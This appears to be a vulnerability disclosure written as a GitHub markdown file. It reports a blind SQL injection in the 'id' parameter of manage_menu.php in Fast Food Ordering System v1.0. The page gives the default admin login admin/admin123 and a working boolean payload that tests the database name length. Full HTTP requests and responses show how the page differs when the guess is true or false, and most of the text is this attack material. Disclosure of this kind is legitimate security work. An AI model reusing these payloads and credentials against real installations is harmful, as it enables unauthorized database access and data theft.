debug601 Create SQLi-7.md History

1 contributor

36 lines (24 sloc) | 1.47 KB

Fast Food Ordering System v1.0 by oretnom23 has SQL injection

The password for the backend login account is: admin/admin123

vendors: https://www.sourcecodester.com/php/15366/fast-food-ordering-system-phpoop-free-source-code.html

Vulnerability File: /ffos/admin/menus/manage_menu.php?id=

Vulnerability location: /ffos/admin/menus/manage_menu.php?id=, id

Current database name: ffos_db,length is 7

[+] Payload: /ffos/admin/menus/manage_menu.php?id=1%27%20and%20length(database())%20=7--+ // Leak place ---> id

```
GET /ffos/admin/menus/manage_menu.php?id=1%27%20and%20length(database())%20=7--+ HTT
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
```


```
Cookie: PHPSESSID=rlr2a917ahfp4mc52mm9a7kvvm
Connection: close
```

When length (database ()) = 6, Content-Length: 3743

```
GET
/ffos/admin/menus/manage_menu.php?id=1%
27%20and%20length(database())%20=6--+
HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT
10.0; WOW64; rv:46.0) Gecko/20100101
Firefox/46.0
Accept:
text/html,application/xhtml+xml,applica
tion/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie:
PHPSESSID=rlr2a917ahfp4mc52mm9a7kvvm
Connection: close
```

```
HTTP/1.1 200 OK
Date: Wed, 01 Jun 2022 07:34:58 GMT
Server: Apache/2.4.48 (Win64)
OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache,
must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Content-Length: 3743
Connection: close
Content-Type: text/html; charset=UTF-8

<div class="container-fluid">
        <form action=""
id="menu-form">
                <input type="hidden"
name ="id" value="">
```



Category
Code
Name
Price
Description
Status Available

When length (database ()) = 7, Content-Length: 3908

```
GET
/ffos/admin/menus/manage_menu.php?id=1%
27%20and%20length(database())%20=7--+
HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT
10.0; WOW64; rv:46.0) Gecko/20100101
Firefox/46.0
Accept:
text/html,application/xhtml+xml,applica
tion/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie:
PHPSESSID=rlr2a917ahfp4mc52mm9a7kvvm
Connection: close
```

```
HTTP/1.1 200 OK
Date: Wed, 01 Jun 2022 07:34:12 GMT
Server: Apache/2.4.48 (Win64)
OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache,
must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Content-Length: 3908
Connection: close
Content-Type: text/html; charset=UTF-8

<div class="container-fluid">
        <form action=""
id="menu-form">
                <input type="hidden"
name ="id" value="1">
```

Load URL
Split URL
Execute

192.168.1.19/ffos/admin/menus/manage_menu.php?id=1' and length(database()) =7--+

Post data | Referrer | 0xHEX | %URL | BASE64 | Insert string to replace

Category Sandwiches
Code B1
Name Regular Burger
Price 85
Description Cras egestas velit eget libero cursus consectetur. Curabitur ligula
Status Available